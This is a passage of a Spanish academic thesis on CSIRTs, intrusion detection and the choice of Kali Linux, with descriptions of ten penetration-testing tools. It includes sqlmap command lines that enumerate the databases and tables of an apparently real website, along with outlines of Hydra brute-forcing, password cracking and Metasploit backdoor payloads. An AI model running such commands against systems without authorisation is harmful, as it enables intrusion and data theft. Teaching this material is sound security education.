CSIRT del sector académico	Prestan servicios a centros educativos y académicos	Personal y estudiantes de las universidades
CSIRT comercial	Presta servicios relacionados con el abuso a clientes finales	Dirigido a un grupo de clientes que paga por ello
CSIRT del sector de la protección vital y de la información y estructuras vitales (CIP/CIIP).	Colaboración estrecha con un departamento público de protección de la información y de las infraestructuras vitales	Sector público, empresas de TI de importancia fundamental, ciudadanos
CSIRT del sector público	Presta sus servicios a agencias públicas y en algunos países a sus ciudadanos	Las administraciones y sus agencias
CSIRT interno	Prestan servicios únicamente a la organización a la que pertenecen	Personal del departamento de TI de la organización
CSIRT del sector militar	Prestan servicios a organizaciones militares con responsabilidades en infraestructuras de TI con fines de defensa	Personal de instituciones militares y entidades estrechamente relacionadas con éstas
CSIRT nacional	Punto de contacto de seguridad del país	No suele tener un grupo de clientes, se concentra en servir de intermediario para todo el país
CSIRT del sector de la pequeña y mediana empresa (PYME)	Organizado por el sector y presta servicios a un grupo de usuarios similar	Las PYME y su personal
CSIRT de soporte	Suelen tener por objeto, desarrollar y facilitar soluciones a vulnerabilidades	Propietarios de productos

Nota:( Enisa, 2006b, p. 8 ) Elaborado por: María Narváez

En la puesta en marcha de un CSIRT es importante tener una idea clara sobre el grupo de clientes al que se va a servir, y a qué tipo de entorno se enfocarán los servicios que se presten (De Enisa 2006b, p. 8), como se observa en la tabla 4 existen varios tipos de CSIRT dependiendo del grupo de clientes al que se sirve.

## 2.2 Servicios Brindados por un CSIRT

El enfoque primario de la estructura de un CSIRT, es el de proveer manejo de incidentes y servicios de asesoría (West-Brown et al., 2003), los CSIRTs proveen dos tipos principales de servicios: proactivos y reactivos (tablas 5 y 6). Los servicios reactivos son aquellos que brinda un CSIRT cuando un incidente de seguridad ya ha ocurrido, mientras que los servicios proactivos son aquellos que ayudan a prevenir incidentes (De Ellefsen & Solms 2010a, p. 8).

Tabla 5.

### *Servicios Reactivos prestados por un CSIRT*

servicios	procesos
Servicios Reactivos	<ul style="list-style-type: none"> <li>- Servicio de alertas.</li> <li>- Gestión de incidentes.               <ul style="list-style-type: none"> <li>- Análisis de incidentes.</li> <li>- Respuesta a incidentes en sitio.</li> <li>- Soporte de respuesta a incidentes.</li> <li>- Coordinación de respuesta a incidentes.</li> </ul> </li> <li>- Gestión de vulnerabilidades.               <ul style="list-style-type: none"> <li>- Análisis de vulnerabilidades.</li> <li>- Respuesta a vulnerabilidades.</li> <li>- Coordinación de respuesta a vulnerabilidades</li> </ul> </li> <li>- Gestión de Artefactos (*).               <ul style="list-style-type: none"> <li>- Análisis.</li> <li>- Respuesta.</li> <li>- Coordinación de la respuesta.</li> </ul> </li> </ul>

Nota: (\*) Artefacto: se trata de herramientas, programas o porciones de código utilizadas por los atacantes para lograr vulnerar la seguridad de un sistema; fuente: (De Amparo 2012, pp. 73-74).

Tabla 6.

*Servicios Proactivos prestados por un CSIRT*

Servicios Proactivos	<ul style="list-style-type: none"><li>- Comunicados.</li><li>- Vigilancia tecnológica.</li><li>- Auditorías de seguridad o evaluaciones.</li><li>- Configuración y mantenimiento de seguridad, herramientas y aplicaciones e infraestructura.</li><li>- Desarrollo de herramientas de seguridad.</li><li>- Servicios de detección de intrusos.</li><li>- Difusión de información relacionada con la seguridad.</li></ul>
Calidad de los servicios de gestión de la seguridad	<ul style="list-style-type: none"><li>- Análisis de riesgos.</li><li>- Continuidad de negocio y plan de recuperación de desastres.</li><li>- Consultoría de seguridad.</li><li>- Sensibilización en seguridad.</li><li>- Educación / Entrenamiento.</li><li>- Evaluación de productos o certificación.</li></ul>

Nota. Fuente: (Amparo, 2012, pp. 73-74)

En la tabla 6, se muestran los servicios proactivos brindados por un CSIRT y la Calidad de los servicios de gestión de la seguridad, entre los servicios proactivos se destaca como objeto de estudio posterior el servicio de detección de intrusos.

### **2.2.1 Servicio proactivo de detección de intrusos**

“El objetivo principal de los servicios proactivos es identificar debilidades en el tratamiento de la información, para aplicar acciones correctivas y evitar que se conviertan en potenciales amenazas” (Johanneswiikhiano & Josejgonzalezhiano, 2006, p. 13).

Según: AMPARO (2012) “Un sistema de detección de intrusos (IDS) es un componente más dentro del modelo de seguridad de una organización. Consiste en detectar actividades inapropiadas, incorrectas o anómalas desde el exterior–interior de un sistema informático” p. 79.

Los sistemas de detección de intrusos pueden clasificarse, según su función y comportamiento en:

- Host–Base IDS (HIDS): operan en un host para detectar actividad maliciosa en el mismo.
- Network–Base IDS (NIDS): operan sobre los flujos de información intercambiados en una red.
- Knowledge–Based IDS: sistemas basados en conocimiento.
- Behavior–Based IDS: sistemas basados en comportamiento. Se asume que una intrusión puede ser detectada observando una desviación respecto del comportamiento normal o esperado de un usuario en el sistema (Amparo, 2012, p. 79).

### 2.2.2 NIST<sup>16</sup> SP 800-94

“El Instituto Nacional de Estándares y Tecnología (NIST), Estados Unidos, desarrolló este documento en cumplimiento de sus responsabilidades legales, en virtud de la Ley Federal de Gestión de la Seguridad de la Información (FISMA) de 2002, Ley Pública 107-347” (ACM DL, 2007, abstract).

SP 800-94, Guía para la detección de intrusiones y sistemas de prevención (IDPS), tiene por objeto ayudar a las organizaciones a entender el sistema de detección de intrusos y tecnologías de sistemas de prevención de intrusos y el diseño, implementación, configuración, seguridad, monitoreo y mantenimiento de un sistema de detección de intrusiones (IDS) y prevención (IPS). Ofrece también una visión general de las tecnologías complementarias que pueden detectar intrusiones, tales como información de seguridad y software de gestión de eventos. Esta publicación sustituye a NIST SP 800-31, sistemas de detección de intrusos (De NIST.org 2007,párr. 1).

---

<sup>16</sup>NIST: National Institute of Standards and Technology

### **2.2.3 Manual básico de Gestión de Incidentes de Seguridad Informática**

Desarrollado por el Proyecto Amparo, una iniciativa de LACNIC<sup>17</sup>, Organización no gubernamental Internacional responsable de la asignación y administración de los recursos numéricos de Internet, con el apoyo de la IDRC<sup>18</sup> de Canadá, una corporación de crecimiento canadiense, establecida en 1970, que ayuda a los países a desarrollar soluciones para sus problemas, en la búsqueda de aumentar la capacidad de prevención y respuesta a incidentes de seguridad informática en la región de América Latina y el Caribe. Para ello, promueve el desarrollo de actividades de investigación aplicada, enfocados a resolver aspectos de la problemática de la seguridad en la región, impulsa la creación de CSIRTs públicos y privados sensibilizando a los actores relevantes con la capacidad de incidir en la problemática de la seguridad de internet, sobre la necesidad de generar acciones inmediatas, empezando por la generación de normativas, estructuras organizativas y capacidad de respuesta, la construcción de una plataforma para entrenamiento para capacitación de expertos en Seguridad informática que alimenten las distintas organizaciones, el análisis de la construcción de un CSIRT regional que potencie las iniciativas en cada país, que promueva las mejores prácticas generando una red de confianza para el intercambio de información en la resolución de incidentes (De Amparo 2012, p. 2).

### **2.3 Análisis de herramientas informáticas disponibles, justificación y elección de Kali Linux**

En la actualidad existen varias alternativas de herramientas relacionadas con la seguridad de la información, entre las que se puede mencionar:

- “Blackbuntu es una distribución de seguridad basada en Ubuntu, con una comunidad muy amigable, excelente soporte y desarrollo activo” (Engebretson & Kennedy, 2013, p. 18).
- “BackBox se trata de otra distribución de pruebas basada en Ubuntu e incluye una interfaz ligera y elegante y muchas herramientas de seguridad pre instaladas” (Engebretson & Kennedy, 2013, p. 18).

---

<sup>17</sup> LANIC: Registro de direcciones para América Latina y el Caribe

<sup>18</sup> IDRC: International Development Research Centre

- “Matriux es similar a BackTrack también incluye un directorio binario de Windows que pueden ser usadas y accedidas directamente desde una máquina Windows” (Engebretson & Kennedy, 2013, p. 18).
- “Katana se trata de un DVD multiboot que reúne un número de diferentes herramientas y distribuciones dentro de una única localización” (Engebretson & Kennedy, 2013, p. 18).

A continuación se presenta una tabla de comparación entre las distribuciones: Blackbuntu, BackBox, Matriux y Kali Linux, cabe indicar que no se ha tomado en cuenta a Katana, debido a que no se trata de una distribución específica, sino un DVD multiboot que reúne varias distribuciones en un mismo dispositivo.

Tabla 7.

*Comparación de parámetros de varias Distribuciones de seguridad*

PARÁMETRO	BLACKBUNTU	BACKBOX	MATRIUX	KALI LINUX
VIRTUALIZACIÓN	SI	SI	SI	SI
DISPOSITIVOS LIVE	SI	NO	SI	SI
GNOME/KDE	GNOME/KDE	NO	KDE	GNOME
VERSATILIDAD	ALTA	MEDIA	ALTA	ALTA
REALIMENTACIÓN	SI	SI	SI	SI
USO PROFESIONAL	NO	NO	SI	SI
DISCO DURO	10 GB			8 GB
RAM	768 MB	1,5-2 MB	96 MB	512 MB
PERSONALIZACIÓN DE KERNEL	NO	NO	SI	SI
ESCANEADO DE PUERTOS	SI	SI	SI	SI
ESCANEADO DE VULNERABILIDADES	SI	SI	SI	SI
DESCIFRADO DE CLAVES INALÁMBRICAS	SI	SI	SI	SI
CONFIGURACIÓN DE SNORT PARA ACTUAR COMO IDS	NO	NO	NO	SI

Nota. Fuente: Páginas Oficiales Blackbuntu<sup>19</sup>, BackBox<sup>20</sup>, Matriux<sup>21</sup>, Kali Linux<sup>22</sup>

Elaborado por: María Narváez

<sup>19</sup> Página Oficial Blackbuntu: <http://www.blackbuntu.com/>

<sup>20</sup> Página Oficial BackBox: <http://www.backbox.org/>

<sup>21</sup> Página Oficial Matriux: <http://matriux.com/index.php?page=home&language=es>

<sup>22</sup> Página Oficial Kali Linux: <http://www.kali.org>

La tabla 7 muestra la comparación de varios parámetros aplicados a Distribuciones dedicadas a la seguridad, como se puede observar los parámetros considerados son:

- Virtualización, como la característica de poder instalar estas Distribuciones en máquinas virtuales.
- Dispositivos Live: la posibilidad de grabar sus imágenes ISO dentro de dispositivos portables como DVD o USB.
- Interfaz Gráfica de Usuario del tipo GNOME/ KDE
- Versatilidad como la facilidad que brindan las Distribuciones para instalarse tanto en Disco Duro, máquinas virtuales y dispositivos Live.
- Uso profesional, que las Distribuciones sean empleadas por profesionales de seguridad en sus actividades o diseñadas únicamente para la capacitación o enseñanza.
- Requisitos mínimos de espacio en disco duro y memoria RAM
- Posibilidad de personalizar el kernel de acuerdo a las necesidades de quienes lo requieran.
- Escaneo de puertos
- Escaneo de vulnerabilidades
- Descifrado de claves inalámbricas
- Configuración de Snort para actuar como IDS

Como se puede apreciar en la tabla 7, de acuerdo a los parámetros de comparación considerados Kali Linux permite su instalación en ambientes virtuales tanto para VirtualBox como VMware, puede ser instalado en dispositivos Live DVD o USB además de permitir su instalación en dispositivos con Android, utiliza una interfaz gráfica GNOME que consume menos recursos, como se ha descrito Kali Linux presenta una alta versatilidad para su instalación ya sea como instalación permanente en disco duro, máquinas virtuales, dispositivos Live DVD o USB y dispositivos móviles como Smartphones, su uso es profesional puesto que profesionales de seguridad normalmente usan la distribución ya sea en disco duro o en ambientes virtuales en sus laboratorios de pruebas, sus requerimientos de instalación son mínimos y brinda la posibilidad de personalizar su kernel, además se debe considerar que estas Distribuciones cuentan con herramientas que permitan realizar las tareas de: escaneo de puertos, escaneo de vulnerabilidades, descifrado de claves

inalámbricas, configuración de Snort para actuar como IDS, debido a que la ejecución de estas tareas permitirán la consecución de los objetivos propuestos para el desarrollo del presente trabajo de titulación, como se muestra en la tabla 7 las cuatro Distribuciones tienen herramientas que les permiten realizar las actividades propuestas a excepción de la actividad de configuración de Snort para actuar como IDS, precisamente esta actividad constituye una tarea imprescindible para la consecución del objetivo principal planteado en el plan de proyecto. Por las razones anteriormente expuestas existe otra Distribución con características similares que es Matriux, sin embargo se trata de una Distribución relativamente nueva y no tiene la trayectoria de Kali Linux ya que es necesario traer a discusión el hecho de que Offensive Security libera Kali en marzo de 2013 como una reconstrucción de BackTrack y que su predecesor ya se había usado por profesionales de seguridad desde hace tiempo atrás.

El éxito de Kali Linux se basa en la gran capacidad de trabajo en ambientes virtuales, portabilidad mediante dispositivos Live, versatilidad para su instalación, Interfaz gráfica de usuario GNOME para el consumo de menos recursos, usada por profesionales de seguridad, requisitos mínimos de instalación, posibilidad de personalizar el kernel, provista de herramientas que permiten ejecutar tareas de escaneo de puertos, escaneo de vulnerabilidades, descifrado de claves inalámbricas, configuración de Snort para actuar como IDS y una comunidad activa Offensive Security que se preocupa por actualizarla de manera constante. Esta es la razón por la que se ha elegido Kali Linux para el desarrollo del proyecto.

## **2.4 Distribución Kali Linux**

### **2.4.1 Historia de la Distribución Kali Linux**


Kali Linux es la más reciente Distribución de seguridad liberada por Offensive Security en marzo del 2013, Kali continúa la línea de su predecesor BackTrack y es soportado por el mismo equipo, cabe indicar que BackTrack ya fue una mejora de dos herramientas de seguridad, SLAX (WHAX) y Auditor. De acuerdo a Offensive Security el cambio de nombre significa que la compañía culminó la reconstrucción de BackTrack. Las importantes mejoras sobre versiones anteriores de la distribución



Backtrack, merecían un cambio que indica que esta no sólo es una nueva versión de Backtrack, en esta línea Kali Linux es la más alta encarnación del estado de la industria de la auditoría de la seguridad y herramientas de evaluación de la penetración. (De Broad & Binder 2014, p. 7). Puede ser instalada en el disco duro de la PC o también usada como Live disk. Esta versión actual tiene incluidas más de 300 herramientas de seguridad y pruebas de penetración, categorizadas dentro de grupos de las herramientas más usadas por probadores de penetración y otros sistemas de evaluación de seguridad de la información.

## 2.4.2 Instalación y Configuración

Como todo software basado en Linux, siempre se ha tenido la opción del uso de la consola, en donde se ejecutan las funciones mediante el ingreso de comandos, Kali no es la excepción, presenta esta opción, sin embargo en la actualidad las distribuciones de Linux también se manejan por medio de una GUI (Interfaz Gráfica de Usuario Fig.9), que permite realizar las mismas acciones de las líneas de comandos pero de manera gráfica. Kali es GNOME<sup>23</sup>.



<sup>23</sup> GNOME: es una Interfaz Gráfica de Usuario que hace más fácil interactuar con Linux, la característica principal de GNOME es que consume menos recursos, aunque se presenta menos vistosa.

### **2.4.2.1 Instalación**

Para efectos de realizar la instalación, Kali presenta varias opciones, de manera permanente en disco duro, y Live disk, que se refiere a una instalación en un medio portable como un DVD, USB, de tal manera que el dispositivo se conecta a una PC, se cambia la secuencia de arranque al dispositivo portable que contiene la distribución y automáticamente se cargan las herramientas y en cuestión de minutos se encuentra lista para su aplicación.

De la misma forma, se puede instalar de manera permanente en una máquina virtual con cualquiera de sus opciones VirtualBox, VMware, etc., o cargarse la distribución en la máquina virtual mediante la imagen ISO de Kali en dispositivos portables o en disco duro.

Para realizar la instalación se descarga la imagen ISO de la distribución dirigiéndose a la página principal de Kali mediante la URL <http://www.kali.org/downloads>, en la misma se presentan las últimas versiones disponibles para sistemas de 64 o 32 bits. Son necesarios un mínimo de 8 GB de espacio libre de disco duro aunque lo recomendado es al menos 25 GB para programas adicionales y diccionarios necesarios, y un mínimo de 512 MB de RAM. La instalación da inicio al insertar el Kali Linux Live DVD, CD o USB y seleccionar la opción de instalación requerida en el menú que se presenta, ( De Pritchett & Smet, 2013, p. 6).

### **2.4.3 La suite de las 10 principales herramientas de la Distribución**

En la página principal de la Distribución al señalar la pestaña Kali Linux, se despliega el conjunto de las herramientas de la Distribución, entre las mismas se destacan 10 herramientas que aparecen en una tercera ventana señaladas como “Top 10 Security Tools” o las más conocidas:

En la figura 10 se puede apreciar las 10 herramientas más conocidas de la Distribución Kali Linux, las mismas que se despliegan como un submenú de la ventana de aplicaciones en la página principal que muestra la distribución.

## Las 10 Herramientas más conocidas de Kali Linux




Figura 10.

Elaborado por: María Narváez

### 2.4.3.1 Aircrack-ng


Se trata de una colección de herramientas para la auditoría de redes inalámbricas, entre las que se encuentran:

- Airodump-ng: programa para la captura de paquetes 802.11
- Aireplay-ng: programa para la inyección de paquetes 802.11
- Aircrack-ng: recuperador de claves estáticas WEP, WPA-PS

### 2.4.3.2 Burpsuite

Se trata de una plataforma integrada para realizar evaluaciones de seguridad a aplicaciones web, intercepta tráfico HTTP y HTTPS, permite a auditores de seguridad examinar si una aplicación es vulnerable y el tráfico entre el cliente y servidor web, burp proxy forma parte de burpsuite y es muy popular a causa de su habilidad no solo para observar el tráfico, sino también por su característica de

manipular las solicitudes. Cuando se ingresa una URL<sup>24</sup>, se espera sea dirigida directamente al sitio web, un servidor proxy interceptará las solicitudes y lo enviará en nombre del cliente, de esta manera inspecciona el tráfico y protege a los usuarios de datos peligrosos. (De Muniz & Lakhani 2013, p. 218).



Como se observa en la figura 11, el proxy intercepta el tráfico de los dos puntos que se encuentran comunicándose y lo analiza en búsqueda de amenazas a fin de proteger a los usuarios de datos no deseados.

### 2.4.3.3 Hydra

Es una herramienta desarrollada por “The hacker’s Choice (THC)”, que usa el método de ataque de fuerza bruta es decir realiza una gran cantidad de intentos de registro en contra de diferentes protocolos hasta que logra el acceso, es ideal para ataques de sistemas de correo electrónico, Hydra puede apuntar a una dirección IP específica y protocolo, tal como la cuenta de admin para POP3 y SMTP usados por sistemas de correo electrónico (De Muniz & Lakhani, 2013, p. 107). Para llevar a

<sup>24</sup> Uniform Resource Locator (Localizador Uniforme de Recursos), es una dirección que permite acceder a un archivo o páginas ubicados en el internet.

cabo sus ataques Hydra utiliza los datos de nombres de usuarios válidos encontrados mediante un reconocimiento previo de la red objetivo y aplica contra los mismos diccionarios de posibles contraseñas válidas hasta encontrar la correcta.

#### **2.4.3.4 Jhon the Ripper**

Es el más popular descifrador de contraseñas en la actualidad, tiene diferentes motores que permiten craquear diferentes tipos de contraseñas, tiene la habilidad de auto detectar la mayoría de hashes<sup>25</sup> contraseñas encriptadas, haciendo el proceso fácil para probadores de penetración, los atacantes gustan de esta herramienta por ser muy personalizable y puede ser configurada de varias maneras para mejorar su velocidad de respuesta (De Muniz & Lakhani 2013, p.119).

Jhon The Ripper opera de la siguiente manera:

- Intentos de rompimiento de contraseñas con diccionarios de palabras
- Uso de diccionarios de palabras con caracteres alfanuméricos anexos y antepuestos.
- Poner diccionarios de palabras juntos
- Agregar caracteres alfanuméricos para combinar palabras
- Correr diccionarios de palabras con caracteres especiales mezclados
- Cuando todo lo anterior falla, intentar la fuerza bruta

La mejor de las prácticas es actualizar el diccionario por defecto (De Muniz & Lakhani 2013, p.119).

---

<sup>25</sup> Los hashes o funciones de resumen son algoritmos que consiguen crear a partir de una entrada como una contraseña por ejemplo, una salida alfanumérica de una longitud normalmente fija que representa un resumen de toda la información que se ha dado.(Genbeta:dev;”Que son y para qué sirven los hash”)recuperado 07-06-2014; disponible en: <http://www.genbetadev.com/seguridad-informatica>

### **2.4.3.5 Maltego**

Es una muy poderosa herramienta que une información desde bases de datos públicas y provee detalles sorprendentemente precisos acerca de la organización objetivo. Estos detalles pueden ser de carácter técnico como es la localización de direcciones IP del firewall o pueden ser personales como la localización física del vendedor. Obtener maestría en el uso de Maltego toma esfuerzo pero bien vale la pena su tiempo. Una versión libre está disponible en kali. (De Engebretson & Kennedy 2013, p. 51).

El primer paso para utilizar Maltego es registrarse, no se puede utilizar la aplicación sin este requisito, cuando se ha completado el registro, se puede instalar y comenzar con el uso de la aplicación. Maltego tiene muchos métodos de obtención de la información, la mejor manera para usarlo es tomar ventaja del asistente de configuración para seleccionar el tipo de información a obtener, la potencialidad de Maltego es que este permite observar visualmente la relación entre un dominio, organización y personal (De Muniz & Lakhani 2013, p.58). Dependiendo de las opciones de escaneo elegidas, maltego permitirá realizar las siguientes tareas:

- Asociar una dirección de correo electrónico a una persona
- Asociar sitios web a una persona
- Verificación en direcciones de correo
- Obtener detalles desde Twitter, incluyendo geolocalización.


### **2.4.3.6 Metasploit Framework**

Metasploit en realidad comenzó como un juego de red, pero su potencial completo fue descubierto cuando se transformó en una completa herramienta de exploración. Metasploit contiene un conjunto de herramientas que incluyen docenas de diferentes funciones para varios propósitos pero es probablemente mejor conocida por su poderoso y flexible marco de exploración (De Willie & De Smet 2013,p. 85).

Metasploit permite seleccionar el objetivo y elegirlo desde una amplia variedad de cargas útiles. Las cargas útiles son intercambiables y no atan a una explotación específica. Una carga útil es la “funcionalidad adicional” o cambio en el comportamiento que se quiere para lograr en la máquina objetivo. Esta es la respuesta a la pregunta ¿Qué es lo quiero hacer ahora que tengo el control de la máquina?. En metasploit estan las más populares cargas útiles incluyendo añadiendo nuevos usuarios, abriendo puertas traseras e instalando nuevo software dentro de una máquina objetivo. (De Willie & De Smet 2013,pp. 85-86).

### 2.4.3.7 Nmap

Nmap tiene la habilidad para determinar no solamente las computadoras activas en la red objetivo, también el sistema operativo, puertos de escucha y servicios, valiéndose del uso de una combinación de comandos y acciones en contra de los objetivos. Nmap puede ser un gran activo en la fase de escaneo de las pruebas de penetración. La estructura de comandos nmap se forma a través del uso de opciones permitiéndo a los comandos y objetivos ser ensamblados de tal manera que soporten la máxima flexibilidad. Una típica muestra de un comando muy básico se ilustra en la figura 12, detallando algunas partes básicas que hablan de la función hecha por el motor de exploración (De Pritchett & Smet 2013, p. 110).



### 2.4.3.8 Sqlmap

Sqlmap automatiza el proceso de detección y exploración SQL<sup>26</sup> tomado sobre la base de datos de los servidores, sqlmap viene con motores de detección así también como un amplio rango de características de pruebas de penetración, ese rango va desde una base de datos de huellas digitales hasta el acceso de archivos de sistemas y ejecución de comandos en el sistema operativo via conexiones fuera de banda. Las características incluyen soporte para sistemas de gestión de base de datos, soporte para muchas técnicas de SQL injection, enumeración de usuarios, hashes de contraseñas y muchas otras. Sqlmap también soporta procesamiento de bases de datos, escalación de privilegios de usuarios usando metasploit y meterpreter.

Sqlmap es una herramienta que puede ser usada para explorar servidores de bases de datos y está construída dentro de Kali. Para usar sqlmap se necesita apuntar la herramienta a un URL de un SQL script<sup>27</sup> en un servidor Web. Esto puede identificarse porque ellos usualmente tienen php en el URL.

La estructura de la instrucción para usar sqlmap es: “sqlmap –u URL –función”. Una función común es dbs. La palabra clave dbs tendrá que obtener la base de datos.

Por ejemplo: `sqlmap –u http://drchaous.com/article.php?id=5 –dbs`

Una vez que se ha encontrado una vulnerabilidad en el servidor web, se selecciona la base de datos por el uso del comando –D y el nombre de la base de datos.

Ejemplo: `sqlmap –u http://drchaous.com/article.php?id=5 –D test – tables`

donde test es el nombre de la base de datos. La palabra clave “tables” es usada para recuperar todas las tablas en la base de datos test en el servidor web. Luego de esto

---

<sup>26</sup> SQL: Structured Query Language (Lenguaje de consulta estructurado), la cual identifica a un tipo de lenguaje vinculado con la gestión de base de datos de carácter relacional, que brinda la posibilidad de realizar consultas con el objetivo de recuperar la información de las bases de datos de manera sencilla.

<sup>27</sup> Un script de SQL es una sucesión de instrucciones de SQL almacenadas en un archivo de texto. Normalmente se utilizan para realizar copias de seguridad de una base de datos, o para realizar tareas de mantenimiento. (Respuestas yahoo; “¿Qué es un script de SQL y para qué sirve?”; recuperado 07-06-2014; disponible en: <https://mx.answers.yahoo.com/question/index?qid=20081111193050AAxCrTC>



se muestra el resultado con el número de tablas recuperadas y el nombre de las mismas (De Muniz & Lakhani 2013, pp. 203-204).

#### **2.4.3.9 Wireshark**

Wireshark es uno de los más populares, libres y de código abierto analizadores de protocolos de red, Wireshark está preinstalado en kali y es ideal para la resolución de problemas y análisis del tráfico de red, una perfecta herramienta para monitorear tráfico desde objetivos potenciales con la meta de capturar credenciales de sesión. Luego de abrir Wireshark, para poder iniciar la captura de tráfico, se debe seleccionar: el tipo de tabla de captura e interfaces disponibles.

Nota: no se puede mirar el tráfico en la interface de red que no soporta modo promiscuo<sup>28</sup>.

Wireshark capturará todo el tráfico que circula por el cable, el tráfico puede ser filtrado por la selección de artículos específicos en el espacio del filtro o por el ajuste de datos de información cuadros superiores en donde se colocan protocolos o destinos. ( De Pritchett & Smet 2013,p. 187).

#### **2.4.3.10 Zaproxy**

También conocido como Zaproxy es un proxy de intercepción diseñado para pruebas de seguridad de aplicaciones Web. La ruta para abrir Zaproxy es Aplicaciones Web, Fuzzers Aplicaciones web y seleccionar Owas-Zap, habrá un descargo de responsabilidad emergente que deberá ser aceptado para iniciar el programa.

Sobre la aceptación o renuncia de la licencia Owasp abrirá y despliega otra pregunta emergente preguntando si se desea crear un certificado SSL Root CA, este permite a Zaproxy interceptar tráfico HTTPS sobre SSL en un navegador. Esto es importante para pruebas de aplicación que usan HTTPS.

---

